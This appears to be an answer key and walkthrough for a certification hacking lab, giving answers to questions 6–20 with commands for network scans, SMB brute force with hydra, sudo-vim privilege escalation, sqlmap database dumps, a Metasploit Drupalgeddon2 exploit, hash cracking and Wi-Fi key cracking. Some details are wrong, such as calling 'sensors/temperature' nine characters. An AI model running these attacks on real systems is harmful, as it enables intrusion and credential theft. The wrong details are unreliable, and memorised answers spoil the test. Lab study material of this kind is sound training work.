CVE-20071742

- Guide for Using OpenVas.



- **Log in to OpenVAS**.
- **Create a New Target**:
  - Configuration → Targets → New Target.
  - Set IP to `192.168.44.32`.
- **Create a New Task**:
  - Scans → Tasks → New Task.
  - Select target `192.168.44.32`.
  - Choose scan configuration.
- **Run the Task**:
  - Start the scan.
- **View the Report**:
  - Scans → Reports → View the report.
  - Sort vulnerabilities by severity.
- **Identify the Least Severe Vulnerability**:
  - Note the CVE number.

6. Exploit a remote login and command-line execution application on a Linux target in the 10.10.55.0/24 subnet to access a sensitive file, Netnormal.txt. Enter the content in the file as the answer.

Q1z9*E7d3

- Search for ssh port in that subnet

```
nmap -p 22 --open 10.10.55.0/24
```

- Now login using credentials `Marcus:M3rcy@123`

```
ssh Marcus@10.10.55.x
```

- Find the Netnormal.txt

```
find / -type f -name Netnormal.txt 2> /dev/null
```

- Cat the content and submit the answer

```
cat Netnormal.txt
```

7. An ex-employee of an organization has stolen a vital account credential and stored it in a file named restricted.txt before leaving the organization. The credential is a ninecharacter alpha-numeric string. Enter the credential as the answer. The restricted.txt file has been identified from the employee's email attachment and stored in the "EH Workstation – 2" machine in the Documents folder. Note: You have learned that "password" is the key to extracting credentials from the restricted.txt file.

   maddy@777

- **Navigate to the Directory**:

  Change to the directory where `restricted.txt` is located. Typically, it's in the Documents folder.

```
cd ~/Documents
```

- **Decrypt Using Stegsnow**:

  Use `stegsnow` with the password "password" to extract the hidden credential from `restricted.txt`.

```
stegsnow -p password -C restricted.txt output.txt
```

  - `p password` : Specifies the password used for decryption (in this case, "password").
  - `C restricted.txt` : The input file from which to extract hidden data.
  - `output.txt` : The file where extracted data will be saved.

- **View the Extracted Credential**:

  After running the command, the extracted credential should be stored in `output.txt`. View the content of `output.txt` to retrieve the vital account credential.

```
cat output.txt
```

- Now the output.txt is base64 encoded, Decode it

```
cat output.txt | base64 -d
# Output
maddy@777
```

8. Exploit weak credentials used for SMB service on a Windows machine in the 10.10.55.0/24 subnet. Obtain the file, Sniffer.txt hosted on the SMB root, and enter its content as the answer.

   q$ew2e89a

   :

- **Identify SMB Service**:

```
nmap -p 139,445 --open -sV 10.10.55.0/24
```

- **Enumerate SMB Shares**:

```
smbclient -L \\10.10.55.X
```

- **Brute-force SMB Credentials**:

```
hydra -L user_list.txt -P password_list.txt 10.10.55.X smb
```

- **Access SMB Share**:

  Assume `user` and `password123` are the valid credentials found.

```
smbclient \\\\10.10.55.X\\share_name -U user%password123
```

- **Retrieve and Read Sniffer.txt**:

```
get Sniffer.txt
cat Sniffer.txt
```

9. You used shoulder surfing to identify the username and password of a user on the Ubuntu machine in the 10.10.55.0/24 network, that is, Marcus and M3rcy@123. Access the target machine, perform vertical privilege escalation to that of a root user, and enter the content of the imroot.txt file as the answer.

   DT4345$#@

- **SSH into the machine**:

```
ssh marcus@10.10.55.X
```

- **Check sudo privileges**:

```
sudo -l
```

- **Switch to root if possible**:

```
sudo -i
```

- **If sudo for vim is allowed**:

```
sudo vim
```

  - Press `:`
  - Type `:!sh` or `:!bash`

- **Find the `imroot.txt` file**:

```
find / -name "imroot.txt" 2>/dev/null
```

- **Read the content**:

```
cd /
cat imroot.txt
```

10. A disgruntled ex-employee Martin has hidden some confidential files in a folder "Scan" in a Windows machine in the 10.10.55.0/24 subnet. You can not physically access the target machine, but you know that the organization has installed a RAT in the machine for remote administration purposes. Your task is to check how many files present in the Scan Folder and enter the number of files sniffed by the employee as answer

    5

    :

- **Launch the RAT Client** and establish a connection to the target machine.

```
Thief RAT -> Connect to 10.10.55.X -> Authenticate
```

- **Use the File Manager** to navigate to the "Scan" folder.

```
Thief RAT -> File Manager -> Navigate to C:\Users\Username\Documents\Scan
```

- **Count the number of files** in the "Scan" folder.


```
Thief RAT -> File Manager -> Open "Scan" folder -> Count files
```

11. Find PT_LOAD(0) of the malware executable file given.

    0x08048000

- **Open DIE and load the executable**:
  - `File` > `Open` > Select `malware.exe`
- **Switch to ELF Tab** (if the file is ELF):
  - Navigate to the ELF tab to see the program headers.
- **Locate PT_LOAD(0)**:
  - Look for the first `PT_LOAD` entry in the list of program headers.
- **Record the Virtual Address and Offset**:

```
yamlCopy code
Type:          PT_LOAD
Offset:        0x00000000
Virtual Addr:  0x08048000
Physical Addr: 0x08048000
File Size:     0x00002000
Mem Size:      0x00002000
Flags:         R E
Align:         0x1000
```



12. You are investigating a massive DDoS attack launched against a target at 172.22.10.10. Your objective is to identify the packets responsible for the attack and determine the least IPv4 packet count sent to the victim machine. The network capture file "Evil-traffic.pcapng" is saved in the Documents folder of the "EH Workstation – 2" (Windows 11) machine.

    00042

- **Open Wireshark and load** `Evil-traffic.pcapng`:
    - `File` > `Open` > `Documents` > Select `Evil-traffic.pcapng`.
- **Apply the display filter**:
    - In the filter bar, type: `ip.dst == 172.22.10.10` and press Enter.
- **Open IPv4 Conversations**:
    - `Statistics` > `Conversations` > `IPv4` tab.
- **Sort by Packets**:
    - Click on the `Packets` column header to sort conversations by packet count.
- **Identify the least packet count**:
    - Look through the sorted list to find the conversation with the least number of packets sent to `172.22.10.10`.

13. Perform an SQL injection attack on your target web application

    cinema.cehorg.com and extract the password of user Daniel. You have already registered on the website with credentials Karen/computer.

    qwertyuiop

1. **Run sqlmap**:

- Open a terminal and run sqlmap against the vulnerable URL or parameter. For example, if the search field is vulnerable:

```
sqlmap -u "http://cinema.cehorg.com/search.php?q=test" --cookie="PHPSESSID=your_
session_id" --dump
```

2. **Identify the Database and Tables**:
   - Use sqlmap to list the databases:

```
sqlmap -u "http://cinema.cehorg.com/search.php?q=test" --cookie="PHPSESSID=your_
session_id" --dbs
```

   - Once you identify the database, list its tables:

```
sqlmap -u "http://cinema.cehorg.com/search.php?q=test" --cookie="PHPSESSID=your_
session_id" -D database_name --tables
```

3. **Extract the User Table**:
   - Identify the table containing user information (e.g., `users`, `accounts`, etc.):

```
sqlmap -u "http://cinema.cehorg.com/search.php?q=test" --cookie="PHPSESSID=your_
session_id" -D database_name -T users --columns
```

   - Dump the data from the relevant columns (e.g., `username`, `password`):

```
sqlmap -u "http://cinema.cehorg.com/search.php?q=test" --cookie="PHPSESSID=your_
session_id" -D database_name -T users -C username,password --dump
```

- Assuming sqlmap successfully extracts the data, the output might look like this:

```
Database: cinema
Table: users
[2 entries]
+---------+-------------+
| username | password    |
+---------+-------------+
| Daniel   | qwertyuiop  |
| Karen    | computer    |
+---------+-------------+
```

14. Explore the web application at www.cehorg.com and enter the flag's value on the page with page_id=95.

    E^%89RU

1. **Open the URL**:

```
http://www.cehorg.com/index.php?page_id=95
```

2. **View Page Source**:
   - Right-click on the page and select "View Page Source".

3. **Search for the Flag**:
   - Press `Ctrl+F` (or `Cmd+F` on Mac) to open the find function.
   - Type `flag` or directly search for the pattern `A**NNAA`.
- As an example, you might find a comment like this in the source code:

```
<!-- The flag is A**23BC -->
```

15. Perform vulnerability research and exploit the web application

    training.cehorg.com, available at 10.10.55.50. Locate the Flag.txt file and enter its content as the answer.

    Qui957

Step 1: Verify the Target

1. **Open your Web Browser**:
   - Navigate to `http://10.10.55.50` to verify the target is running a Drupal site.

Step 2: Use Metasploit to Exploit the Vulnerability

1. **Launch Metasploit**:
   - Open a terminal and start Metasploit Framework by running:

```
msfconsole
```

2. **Search for the Drupalgeddon2 Exploit**:
   - In the Metasploit console, search for the Drupalgeddon2 module:

```
search drupalgeddon2
```

3. **Select the Exploit Module**:
   - Use the appropriate module from the search results:

```
use exploit/unix/webapp/drupal_drupalgeddon2
```

4. **Set the Target and Options**:
   - Set the `RHOST` to the target IP and any other necessary options:

```
set RHOST 10.10.55.50
set RPORT 80  # Ensure the port is correct for HTTP
```

5. **Run the Exploit**:
   - Execute the exploit:

```
run
```

Step 3: Gain a Shell and Locate the Flag

1. **Obtain a Shell**:

- If the exploit is successful, you will get a shell on the target machine.

2. **Navigate the File System**:
   - Use basic Linux commands to navigate and locate the `Flag.txt` file. Common locations to check are the web root directory or home directories:

     ```
     find / -name Flag.txt 2>/dev/null
     ```

3. **Read the Content of Flag.txt**:
   - Once you locate the `Flag.txt` file, read its content using:

     ```
     cat /path/to/Flag.txt
     ```

16. Perform SQL injection attack on a web application, cybersec.cehorg.com, available at 192.168.44.40. Find the value in the Flag column in one of the DB tables and enter it as the answer.

    ^r39d4YI

Step 1: Launch sqlmap with Crawl, Level, and Risk Parameters

1. **Open a Terminal**:
   - Launch your terminal or command prompt.
2. **Run sqlmap with Parameters**:
   - Use sqlmap with the following command to perform an automated SQL injection attack with aggressive crawling, high level, and risk settings:

     ```
     shCopy code
     sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 --dbs
     ```

   - Explanation of parameters:
     - `u "http://192.168.44.40"`: Specifies the URL of the vulnerable web application.
     - `-crawl=3`: Crawls the website up to depth 3 to discover additional parameters and pages vulnerable to SQL injection.
     - `-level=5`: Sets the level of tests to perform. Higher levels test more thoroughly.
     - `-risk=3`: Sets the risk of tests to perform. Higher risks test more aggressively.

Step 2: Identify the Database and Tables

1. **Review the Discovered Databases**:
   - Once sqlmap completes crawling, it will list the databases it discovered. Identify the relevant database containing the `Flag` column.
2. **Select the Target Database**:
   - Choose the database that likely contains the `Flag` column. This typically involves examining the names or performing additional automated tests using sqlmap.

Step 3: Extract Data from Tables

1. **List Tables in the Database**:

- Use sqlmap to list tables within the identified database:

```
shCopy code
sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 -D database_name -
-tables
```

2. **Dump Data from Relevant Tables**:
   - Once tables are identified, dump data from the tables to search for the `Flag` column:

```
shCopy code
sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 -D database_name -
T table_name --columns
```

   - Identify the column containing the `Flag` information.
3. **Retrieve Data from the `Flag` Column**:
   - Finally, dump the contents of the `Flag` column from the identified table:

```
shCopy code
sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 -D database_name -
T table_name -C Flag --dump
```

Step 4: Retrieve the Flag Value

1. **Review the Output**:
   - After executing the final command, sqlmap will display the contents of the `Flag` column. Look for the value that matches the required format `aNNaNAA`.

Example Output

Assuming sqlmap identifies the `Flag` column in the `users` table and the flag value is `Secret123`:

```
diffCopy code
+------+-----------+
| id   | Flag      |
+------+-----------+
| 1    | Secret123 |
+------+-----------+
```

17. A set of files has been uploaded through DVWA (http://192.168.44.32:8080/DVWA). The files are located in the "C:\wamp64\www\DVWA\ECweb\Certified\" directory. Access the files and decode the base64 ciphers to reveal the original message among them. Enter the decrypted message as the answer. You can log into the DVWA using the credentials admin/password.

R^*ekk%GJ

- **Access DVWA Web Application**:

- Open your web browser and navigate to `http://192.168.44.32:8080/DVWA`.
- Log in using the provided credentials:
  - Username: `admin`
  - Password: `password`

- **Navigate to the Directory**:
  - Once logged in, navigate to the directory containing the files you want to access:

```
arduinoCopy code
http://192.168.44.32:8080/DVWA/ECweb/Certified/
```

- **Identify Base64 Encoded Files**:
  - Look for files within the directory that appear to be encoded in base64. These files typically have names or extensions that suggest they contain encoded data, such as `.txt`, `.dat`, `.bin`, etc.
- **Decode Base64 Content**:
  - Download the base64 encoded file(s) to your local machine.
  - Use a base64 decoding tool or script to decode the contents. You can use various methods depending on your operating system and tools available:
    - **Command Line** (Linux/macOS):

```
shCopy code
cat filename.txt | base64 --decode > decoded.txt
```

    - **Command Line** (Windows, using PowerShell):

```
powershellCopy code
Get-Content filename.txt | ForEach-Object { [System.Text.Encoding]::UTF8.GetS
tring([System.Convert]::FromBase64String($_)) } > decoded.txt
```

    - **Online Decoder**: Use online tools like CyberChef (https://gchq.github.io/CyberChef/) to decode base64 content directly in your browser.
- **Decrypted Message**:
  - After decoding the base64 content, the resulting text file will contain the decrypted message.
- **Format the Answer**:
  - Enter the decrypted message as the answer in the specified format `A**aaa*AA`.

18. Analyze the traffic capture from an IoT network located in the Documents folder of the "EH Workstation – 1" (ParrotSecurity) machine, identify the packet with IoT Publish Message, and enter the topic length as the answer.

    9

- **Access the Packet Capture File**
  - Open the "EH Workstation – 1" (ParrotSecurity) machine.

- Navigate to the Documents folder where the traffic capture file, typically in PCAP or PCAPNG format, is located.

- **Use Wireshark to Analyze the Capture**
  - Launch Wireshark on the ParrotSecurity machine.
- **Load the Capture File**
  - Open the traffic capture file (e.g., `IoT_traffic_capture.pcapng`) using Wireshark.
- **Apply Display Filter**
  - To filter packets specifically related to IoT Publish Messages, use a display filter to narrow down the packets:This filter selects MQTT packets where `msgtype` 3 corresponds to Publish messages in MQTT (MQ Telemetry Transport) protocol, which is commonly used in IoT environments.

    ```
    mqtt.msgtype == 3
    ```

- **Identify Packet Details**
  - Look through the filtered packets to find an MQTT Publish Message.
  - Each MQTT Publish message has a topic associated with it.
- **Determine the Topic Length**
  - Once you locate an MQTT Publish message, examine the topic field.
  - The topic length is the number of characters or bytes that make up the topic string.
- **Example Answer**
  - If, for instance, you find an MQTT Publish message with a topic length of 9 characters, such as `sensors/temperature`, then the answer would be:

    ```
    Answer: 9
    ```

19. A disgruntled employee of your target organization has stolen the company's trade secrets and encrypted them using VeraCrypt. The VeraCrypt volume file "Its_File" is stored on the C: drive of the "EH Workstation – 2" machine. The password required to access the VeraCrypt volume has been hashed and saved in the file .txt in the Documents folder in the "EH Workstation – 1" (ParrotSecurity) machine. As an ethical hacker working with the company, you need to decrypt the hash in the Hash2crack.txt file, access the Veracrypt volume, and find the secret code in the file named EC_data.txt.

    7E#r9ee(#U

    :

Step 1: Retrieve the Hashed Password

1. **Access "EH Workstation – 1" (ParrotSecurity) Machine**
   - Open the ParrotSecurity machine.
   - Navigate to the Documents folder where `Hash2crack.txt` is located.
2. **Retrieve the Hash**
   - Open `Hash2crack.txt` and copy the hashed password. The hash is typically represented as a string of characters (e.g., MD5, SHA-256, etc.).

Step 2: Decrypt the Hashed Password

1. **Use a Hash Cracking Tool**

- Use a password cracking tool like John the Ripper, Hashcat, or online hash cracking services to decrypt the hash and reveal the original password.
- For example, if using John the Ripper:Replace `Raw-MD5` with the appropriate hash format based on the hash type in `Hash2crack.txt`. `rockyou.txt` is a common wordlist for password cracking.

```
shCopy code
john --format=Raw-MD5 --wordlist=rockyou.txt Hash2crack.txt
```

2. **Obtain the Password**
   - Once the tool successfully cracks the hash, note down the decrypted password.

Step 3: Access the VeraCrypt Volume

1. **Mount the VeraCrypt Volume**
   - On "EH Workstation – 2" machine, where `Its_File` is located, open VeraCrypt.
2. **Provide the Decrypted Password**
   - Select `Its_File` and choose the option to mount it.
   - Enter the decrypted password obtained from Step 2 when prompted by VeraCrypt.
3. **Access the Encrypted File**

Step 4: Retrieve the Secret Code

1. **Locate and Open** `EC_data.txt`
   - Once mounted, navigate to `EC_data.txt` within the mounted VeraCrypt volume.
2. **Retrieve the Secret Code**
   - Open `EC_data.txt` and extract the secret code contained within.

Example Answer

If, for instance:

- The decrypted password from `Hash2crack.txt` is `SecretPassword123`
- The secret code found in `EC_data.txt` is `Confidential789`

Then, the answer format would be:

Answer: *Confid789*A

20. Your organization suspects the presence of a rogue AP in the vicinity. You are tasked with cracking the wireless encryption, connecting to the network, and setting up a honeypot. The airdump-ng tool has been used, and the Wi-Fi traffic capture named "W!F!_Pcap.cap" is located in the Documents folder in the "EH Workstation – 1" (ParrotSecurity) machine. Crack the wireless encryption and enter the total number of characters present in the Wi-Fi password.

    9

    :

Step 1: Access the Capture File

1. **Access "EH Workstation – 1" (ParrotSecurity) Machine**
   - Log in to the ParrotSecurity machine.
   - Navigate to the Documents folder where `W!F!_Pcap.cap` is located.

Step 2: Analyze the Capture File

1. **Use Aircrack-ng to Crack the Encryption**
   - Aircrack-ng is a tool used for breaking WEP and WPA-PSK keys. Here's how you can proceed with it:
2. **Identify the Target Network**
   - Use `airodump-ng` to list the wireless networks captured in the `W!F!_Pcap.cap` file:

     ```
     airodump-ng W!F!_Pcap.cap
     ```

   - Note down the BSSID (MAC address) of the target network and the channel it's operating on.
3. **Capture Traffic for the Target Network**
   - Start capturing traffic on the target network to collect data packets:Replace `BSSID` and `CHANNEL` with the appropriate values from your network.

     ```
     airodump-ng --bssid BSSID --channel CHANNEL -w outputfile W!F!_Pcap.cap
     ```

4. **Crack the Wi-Fi Password**
   - Use `aircrack-ng` with the captured data to attempt to crack the Wi-Fi password. This step involves using a wordlist file (`rockyou.txt` is commonly used) to perform a dictionary attack:Replace `/path/to/wordlist.txt` with the path to your wordlist file and `outputfile-01.cap` with the captured file generated by `airodump-ng` .

     ```
     aircrack-ng -w /path/to/wordlist.txt outputfile-01.cap
     ```

5. **Determine the Password Length**
   - Once aircrack-ng successfully cracks the Wi-Fi password, note the length of the password in characters.

Example Answer

If the cracked Wi-Fi password is `Password123`, which has 11 characters:

Answer: 11